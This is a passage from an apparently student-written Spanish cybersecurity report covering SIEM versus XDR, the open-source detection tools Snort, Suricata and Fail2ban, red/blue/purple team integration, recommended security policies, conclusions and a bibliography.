Datos	Se basa principalmente en datos de registros (logs) y eventos generados por dispositivos, aplicaciones y sistemas de seguridad. Puede incluir registros de firewall, registros de autenticación, registros de sistemas operativos, entre otros.	Incorpora datos de eventos, registros y también datos de endpoints, correo electrónico, nube, entre otros. Utiliza la telemetría de endpoints para una detección más precisa.
Análisis	Realiza análisis de eventos en tiempo real y puede generar alertas basadas en reglas predefinidas. Proporciona visibilidad y correlación de eventos, lo que permite a los equipos de seguridad investigar y responder a incidentes.	Realiza un análisis avanzado de amenazas utilizando técnicas de machine learning y análisis de comportamiento para identificar amenazas más avanzadas y ataques persistentes.
Gestión de eventos y respuestas	Ofrece capacidades básicas análisis de riesgos empresariales para ayudar a los equipos de seguridad a gestionar incidentes.	Ofrece capacidades avanzadas de análisis de riesgos empresariales, incluyendo automatización de respuestas, para combatir de manera efectiva las amenazas.
Historial	Mantiene un registro histórico de eventos y alertas para fines de auditoría y cumplimiento.	Proporciona un contexto más amplio y permite la correlación de amenazas en tiempo real, lo que facilita la identificación de campañas de ataque más amplias.

Fuente: Propia

[40] IBM. ¿Qué es SIEM? [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.ibm.com/mx-es/topics/siem

[41] KASPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

4.4.6 Herramientas de detección de ataques informáticos con licencia GPL

Existen varias herramientas de detección de ataques informáticos con licencia GPL (General Public License) que son de código abierto y pueden ser utilizadas de forma gratuita. Dentro de las más conocidas y usadas en entornos empresariales y medianas empresas están:

4.4.6.1 Snort

Snort[42] es una de las herramientas más conocidas a nivel de IPS (Intrusion Prevention Systems) que utiliza reglas predefinidas y ajustables para identificar y alertar sobre actividades sospechosas en la red. Se caracteriza por ser altamente configurable, sin embargo, también se puede usar de forma sencilla como un sniffer de paquetes o registrador de paquetes para depuración de forma individual, uniendo estas características dan lugar a un IPS suficientemente robusto para la mayoría de aplicaciones existentes en seguridad. La ubicación de Snort en la infraestructura será un punto clave para garantizar su correcto funcionamiento y la disminución de falsos positivos.


4.4.6.2 Suricata

Suricata[43] es otro sistema de detección de intrusos en la red de código abierto que se centra en el rendimiento y la capacidad de procesamiento de alto rendimiento. Puede detectar una gran variedad de amenazas de red basado en comportamiento y firmas, puede detectar violaciones sobre las políticas implementadas además de ser compatible con las reglas de Snort. Tiene una interfaz gráfica muy amigable con el usuario lo que permite analizar la información recolectada de forma sencilla, para la toma de decisiones ante un posible evento

[42] SNORT. What is Snort? [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://www.snort.org/
[43] SURICATA. Features. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://suricata.io/features/

como se puede observar en la Figura 48, así como para la generación de reportes de estado de la red monitoreada.

Figura 48. Interfaz gráfica de Suricata



Fuente: SURICATA. Industry Standard Outputs. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://suricata.io/features/

4.4.6.3 Fail2ban

Fail2ban[44] es una herramienta de prevención de intrusiones que monitorea los registros de eventos de un servidor y toma medidas para bloquear automáticamente las direcciones IP que intentan ataques de fuerza bruta o patrones de comportamiento malicioso. En términos sencillos Fail2ban lo que hace es agregar reglas al firewall dependiendo el comportamiento de los registros, siendo una herramienta de automatización de procesos ante comportamientos no deseados, siendo un complemento de revisión sobre las alertas generadas por los IPS, Fail2ban es una herramienta muy liviana pero suficientemente poderosa para ajustar las medidas de seguridad del firewall.

[44] FAIL2BAN. Main Page. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://www.fail2ban.org/wiki/index.php/Main_Page

5 ¿DE QUE MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN?

La integración de estos equipos en una organización permite a sus directivos y colaboradores entender de forma clara donde se encuentran a nivel de seguridad informática para posteriormente tomar las medidas efectivas basadas en sus necesidades. De forma general el Red Team puede identificar y corregir debilidades antes de que los ciberdelincuentes las exploten, el Blue Team puede hacer uso de la información del Red Team tras la ejecución de las pruebas y posteriormente junto con la orientación del Purple Team, puede fortalecer las defensas de manera proactiva. Esta colaboración estratégica ayuda a las organizaciones a estar mejor preparadas para enfrentar amenazas cibernéticas y a mejorar sus medidas de seguridad global.

Lo anterior puede verse traducido en mejoras financieras y económicas dado que la correcta implementación de estos equipos dará lugar a una información mucho más detallada frente al análisis de riesgos de la organización, lo que conlleva a una inversión en tecnología y seguridad consciente y acertada sustentable en el tiempo. Por otro lado, se tiene una mejora en la calidad de los procesos del manejo de la información, cumpliendo con estándares nacionales e internacionales que pueden ofrecer una mejora reputacional frente a los clientes finales, así como la facilidad de mejora continua en los procesos de auditoría.

6 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN

Haciendo referencia a la necesidad de implementar equipos especializados como Red team, Blue Team y Purple Team, es necesario apoyar los procesos de seguridad con políticas que permitan vigilar y controlar las actividades de las organizaciones a nivel de seguridad, por ello se recomienda como mínimo implementar las siguientes políticas:

- Política de acceso y control: Esta política deberá contener las medidas necesarias que garanticen un uso aceptable y seguro de contraseñas, acceso a sistemas o información basado en roles, así como el registro de acceso a los mismos, lo que permitirá auditar e identificar qué persona accedió a determinado recurso o información.

- Política de seguridad de red: Esta política deberá contener las medidas necesarias del uso y configuración de los recursos de red y telecomunicaciones, la definición de las personas capacitadas, la documentación de los procesos asociados a la administración de la red, el uso correcto de este recurso por parte de los colaboradores de la organización, así como la actualización de software y/o hardware en los dispositivos propios de la red.

- Política de respuesta a incidentes: Esta política deberá contener las medidas necesarias para los colaboradores de la organización frente al plan de respuesta a incidentes y eventos cibernéticos, detallando los pasos a seguir ante una brecha de seguridad donde se especifiquen los roles responsables de la atención a este tipo de situaciones, del mismo modo

que se incluye en el plan de atención y recuperación de desastres, instruir a los colaboradores de la organización bajo ejercicios de simulacro.

- Política de gestión de activos: Esta política deberá contener las medidas adecuadas para mantener actualizado el inventario de activos de información de la organización, así como la creación, almacenamiento, disposición y eliminación de los datos relacionados, de forma específica se deberán categorizar, esto con el fin de aplicar las medidas de protección necesarias en cada caso.

- Política de auditoría externa e interna: Esta política deberá contener las medidas adecuadas para evaluar cada uno de los procesos inmersos en la seguridad de la información, de forma interna para los procesos de la organización, y de forma externa para aquellos proveedores o terceros que tengan acceso a la información de la organización o sus clientes.

- Política de colaboración de equipos de seguridad: Esta política deberá contener las medidas que permitan definir roles y responsabilidades frente a los hallazgos, planes de mejora, innovación y proyectos que se definan para la mejora de la seguridad de la organización. Se establecerán allí las reglas de juego que permitan promover la comunicación abierta y la colaboración continua que den lugar a una seguridad informática proactiva.

7 ENLACE DEL VIDEO DE SUSTENTACIÓN

A continuación, se muestra el enlace del video de sustentación correspondiente a esta fase:

- One drive Video Etapa 5 Seminario de Investigacion.mp4

- Google Drive https://drive.google.com/file/d/1cRMMiu9AQFQR14lkp0UxA-d9B9Vsqk2_/view?usp=sharing

8 CONCLUSIONES

- Aunque existen leyes que intentan regular muchos de los comportamientos ilícitos relacionados a la ciberseguridad aún existen grandes vacíos legales en la misma debido a la gran cantidad de amenazas que surgen día a día, además de la actualización continua de las tecnologías, teniendo esto en mente se hace necesario que no solo las personas del gremio de la ciberseguridad estén al tanto de estas amenazas si no que el ciudadano de a pie se concientice de la importancia de la seguridad digital desde el ámbito personal hasta el organizacional.

- En cuanto al ejercicio del pentesting, es un proceso clave para la mejora continua de la seguridad en las organizaciones, a su vez es importante que con la existencia de diferentes marcos de trabajo es posible sacar lo mejor de estos para ajustarlos de forma específica a las necesidades que tengan las organizaciones, estos marcos híbridos pueden llegar a obtener resultados mucho más certeros bajo una correcta aplicación.

- El buen uso de herramientas que facilitan el proceso de pentesting, requiere del conocimiento, práctica y experiencia de las mismas, sin embargo, no deben ser camisa de fuerza para cumplir con su objetivo, motivo por el cual el especialista en seguridad informática debe ser capaz de actualizarse continuamente con las herramientas que mejor se adecuen a los objetivos propuestos.

- Los acuerdos de confidencialidad como todos aquellos documentos que establecen una serie de reglas y directrices para el ejercicio de la profesión de los especialistas en seguridad informática deben revisarse con especial cuidado, esto al entender que la aplicación de algunos de los conocimientos

técnicos de los especialistas, roza una línea muy delgada con la ilegalidad si no son ejecutados de forma adecuada, siguiendo las leyes establecidas en este caso para el territorio Colombiano, pero que pueden variar dado el mundo interconectado en el que nos encontramos y las fronteras legales de los países en el ciberespacio se hacen difusas.

- Específicamente la ley 1273 de 2009, ofrece un marco regulatorio para los delitos informáticos, pero deja muchos vacíos en cuanto las personas facultadas en su ejecución, así como casos especiales dentro de los mismos delitos informáticos que cada día se actualizan, en la misma medida los artículos de la ley deberían actualizarse, esto con el fin de restringir comportamientos que afecten la seguridad informática de las personas y las organizaciones.

- Adicionalmente a las leyes, códigos, reglamentación en general, es clave mencionar que el ejercicio de la seguridad informática tiene un alto componente ético y moral, que debería tenerse en cuenta para el ejercicio de esta profesión, ya que muchas veces este conocimiento enfocado y dirigido de una forma equivocada, puede representar un riesgo bastante grande para las personas.

- Metasploit es un marco de trabajo para pentesting bastante amplio, que facilita al pentester diferentes fases del proceso y como herramienta complementaria a este nmap ante el escaneo de diferentes vulnerabilidades, incluso nmap relaciona las vulnerabilidades encontradas con muchos de los exploits existentes de metasploit, siendo estas como la navaja suiza para el pentesting.

- Es clave en el análisis de incidentes de intrusión, identificar el método usado por el ciberdelincuente para lograr su cometido, pero aún más

importante la situación y el entorno que permitió o dio lugar a esta intrusión pues a partir de allí puede ser posible establecer medidas de seguridad mucho más robustas para que no se vuelvan a repetir esos escenarios.

- La recreación del escenario de ataque ofreció un panorama mucho más realista del riesgo al que estuvo expuesto la máquina Windows, pues aunque en el escenario solo se borró un archivo, pudo haberse generado un incidente con consecuencias mucho más graves como robo de la información, extorsión mediante un ransomware, la implantación de spyware para conseguir aún más información de la organización e incluso el uso de este dispositivo como parte de una botnet, las posibilidades de ataque solo quedan a la imaginación.

- Los procesos operativos previos a la materialización de un incidente informático tienen gran relevancia para determinar el impacto final que puede generarse, por lo cual es vital que las organizaciones reconozcan que la prevención y la preparación a nivel de seguridad informática pueden hacer la diferencia entre que sea solo un evento pasajero o un desastre catastrófico para la organización.

- En los procesos de recuperación de los sistemas afectados por un ataque informático es clave el análisis forense que permita identificar el tipo de amenaza que genero el evento para aplicar de forma adecuada las medidas necesarias, pues de no hacerse un análisis profundo, una mala elección de medidas de contención puede incluso generar una mayor afectación en la organización.

- Aunque no todas las organizaciones pueden darse el lujo de tener equipos dedicados de seguridad es importante hacerle entender a las organizaciones que el valor agregado que traen los equipos, red team, blue,

team, purple team y el equipo de respuesta a incidentes informáticos, a la seguridad informática de la organización se puede ver traducido en la disminución de ataques a su infraestructura, mayor confianza de sus clientes frente a la administración de sus datos, mejor reputación, calidad de servicio entre muchas otras, siendo una inversión a largo plazo, que aunque no es tangible garantiza la continuidad del negocio.

- En diferentes organizaciones puede que se le dé prioridad a la implementación de un SIEM o un XDR, pero su elección dependerá de las necesidades específicas de la organización, si una organización busca principalmente visibilidad y cumplimiento normativo, un SIEM puede ser suficiente, pero si se necesita una detección avanzada y una respuesta rápida a amenazas más sofisticadas, un XDR es lo más apropiado. Incluso si el factor económico y de talento humano no es un inconveniente se puede optar por una estrategia híbrida que combine ambas soluciones para obtener una protección integral. En conclusión, la elección dependerá de la estrategia de seguridad, el presupuesto y las metas específicas de seguridad de la organización.

9 RECOMENDACIONES

- Los equipos red team, blue team y purple team, más allá de sus funciones específicas pueden aportar un gran valor a las organizaciones en términos de seguridad y ventajas competitivas en el mercado, se sugiere a las organizaciones implementar estos equipos con el fin de que puedan hacer una identificación realista del estado de sus procesos e infraestructuras a nivel de seguridad, pues esto le permitirá abordar de forma adecuada sus necesidades, mejorando no solo los procesos de seguridad si no la optimización de estos ofreciendo a sus colaboradores y clientes una mayor confianza en sus servicios.

- Los ejercicios de los equipos red team y blue team continuamente proporcionan oportunidades de mejora, donde esos aprendizajes no solo deben quedarse allí si no por el contrario comunicarse, por ello se sugiere la continua capacitación y concientización de todos los actores de la organización, pues son ellos quienes deben asumir la responsabilidad conjunta de la seguridad, lo que minimizará la posible materialización de riesgos asociados a la información.

- Como consecuencia adicional a la implementación de equipos red team, blue team y purple team, se puede observar de forma más certera las inversiones en seguridad, dado que se podrán relacionar los sistemas y controles implementados frente a las posibles pérdidas económicas y reputacionales ante incidentes cibernéticos, demostrando si los recursos están siendo invertidos de forma adecuada. Del mismo modo estos procesos pueden extrapolarse a proveedores y terceros, lo que puede permitir alcanzar estándares de seguridad mucho más rigurosos.

BIBLIOGRAFÍA

AKAMAI. Descripción general de MS-RCP y sus mecanismos de seguridad. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.akamai.com/es/blog/security-research/msrpc-security-mechanisms

BIRWAR. Servicio de sesión (NetBIOS-SSN). . [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.bitwarsoft.com/es/what-is-netbios.html#:~:text=Servicio%20de%20sesión%20(NetBIOS-SSN,nombre%20NetBIOS%20remoto%20y%20específico.

CCN-CERT.Defensa frente a las amenazas. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.ccn-cert.cni.es/seguridad-al-dia/vulnerabilidades/view/4962.html

CIBERSEGURIDAD.COM. ¿Qué es un CVE? Explicación de las vulnerabilidades y exposiciones comunes. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

CIBERSEGURIDAD.COM. Noticias de ciberseguridad, ciberataques, vulnerabilidades informáticas. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://ciberseguridad.com/amenzas/footprinting-fingerprinting/#¿Que_es_el_Footprinting

CIS. Center for Internet Security. About us. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.cisecurity.org/about-us

CIS. Center for Internet Security. Benchmarks. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://learn.cisecurity.org/benchmarks

CIS. Center for Internet Security. Cybersecurity Tools and Resources. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.cisecurity.org/cybersecurity-tools

CLASESORDENADOR. Para que sirve y como deshabilitar este puerto TCP 445. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.clasesordenador.com/para-que-sirve-y-como-deshabilitar-este-puerto-tcp-445/

CONGRESO DE COLOMBIA. Ley 842 de 2003. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

COPNIA. Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1266 de 2008. Disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos y se dictan otras disposiciones. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488#0

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1273 de 2009. Normatividad sobre delitos informáticos. [En línea]. [Consultado en 17 de

Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=34492

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1273 de 2009. Normatividad sobre delitos informáticos. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=34492

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1581 de 2012. Disposiciones generales para la protección de datos personales. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=49981

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 79 de 1993. Regulación de los censos de población y vivienda en todo el territorio nacional. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14376#0

DEXIA ABOGADOS. El delito de encubrimiento. [En línea]. [Consultado en 17 de Agosto de 2023]. Disponible en: https://www.dexiaabogados.com/blog/delito-encubrimiento/#:~:text=El%20delito%20de%20encubrimiento&text=El%20encubrimiento%20es%20un%20delito,o%20identificar%20a%20sus%20autores.

DRAGONJAR. OSSTMM 2.1. Manual de Metodología Abierta de Testeo de Seguridad. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml

FAIL2BAN. Main Page. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://www.fail2ban.org/wiki/index.php/Main_Page

FLOATING POINT. Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más. [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms

IBM. ¿Qué es SIEM? [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.ibm.com/mx-es/topics/siem

KASPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

KEEPCODING Tech School. ¿Qué es fingerprinting? [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-fingerprinting-ciberseguridad/#Footprinting

KEEPCODING. ¿Qué es Blue Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

KEEPCODING. ¿Qué es Purple Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/#:~:text=Podríamos%20pensar%20que%20el%20Equipo,de%20seguridad%20de%20la%20organización.

KEEPCODING. ¿Qué es Red Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

LA REPÚBLICA. Tecnología. Grupo Nutresa informa afectaciones en la información luego del ataque cibernético. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.larepublica.co/empresas/grupo-nutresa-informa-afectaciones-en-la-informacion-luego-del-ataque-cibernetico-3601585

LEYES.CO. Código Penal Artículo 446 Colombia. [En línea]. [Consultado en 17 de Agosto de 2023]. Disponible en: https://leyes.co/codigo_penal/446.htm

MINTIC. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. Seguridad y privacidad de la información. Version 1.2 del 6 de noviembre del 2016.

MITRE. MITRE ATT&CK. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://attack.mitre.org/

NIST. Technical Guide to Information Security Testing and Assessment. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

NMAP.ORG. Nmap: Discover your network. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://nmap.org/

OFFSEC. EXPLOIT DATABASE. About The Exploit Database. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://www.exploit-db.com/about-exploit-db

OWASP Project. Web Application Security Testing. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server

PLATZI. Curso de Pentesting 2019. Arquitectura de Metasploit. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

PULZO. Nutresa fue víctima de ataque cibernético, pero no le han podido robar información. [En línea]. [Consultado en 18 de Agosto de 2023] Disponible en: https://www.pulzo.com/nacion/nutresa-fue-victima-ataque-cibernetico-todas-sus-plataformas-PP2762803A

RAPID7. Generic Payload Handler. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://www.rapid7.com/db/modules/exploit/multi/handler/

RAPID7. Manage Meterpreter and Shell Sessions. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/

RAPID7. Metasploit Framework. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/msf-overview

RAPID7. Metasploit. Quick Start Guide. [En línea]. [Consultado en 12 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/

REDHAT. El concepto de CVE. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

SECURITY TWINS. Echándole un vistazo a Metasploit En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://securitytwins.com/2018/11/18/echandole-un-vistazo-a-metasploit/

SNORT. What is Snort? [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://www.snort.org/

SURICATA. Features. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://suricata.io/features/

SURICATA. Industry Standard Outputs. [En línea]. [Consultado en 20 de Septiembre de 2023]. Disponible en: https://suricata.io/features/

TECH SCHOOL KEEPCODING. ¿Qué es Msfpayload?. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom%3A%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP.

TECHTARGET. ComputerWeekly.es. Equipo de Respuesta frente a Incidencias de Seguridad Informática (CSIRT). [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://www.computerweekly.com/es/definicion/Equipo-de-Respuesta-frente-a-Incidencias-de-Seguridad-Informatica-CSIRT#:~:text=Un%20Equipo%20de%20Respuesta%20frente,Existen%20diversos%20tipos%20de%20CSIRTs.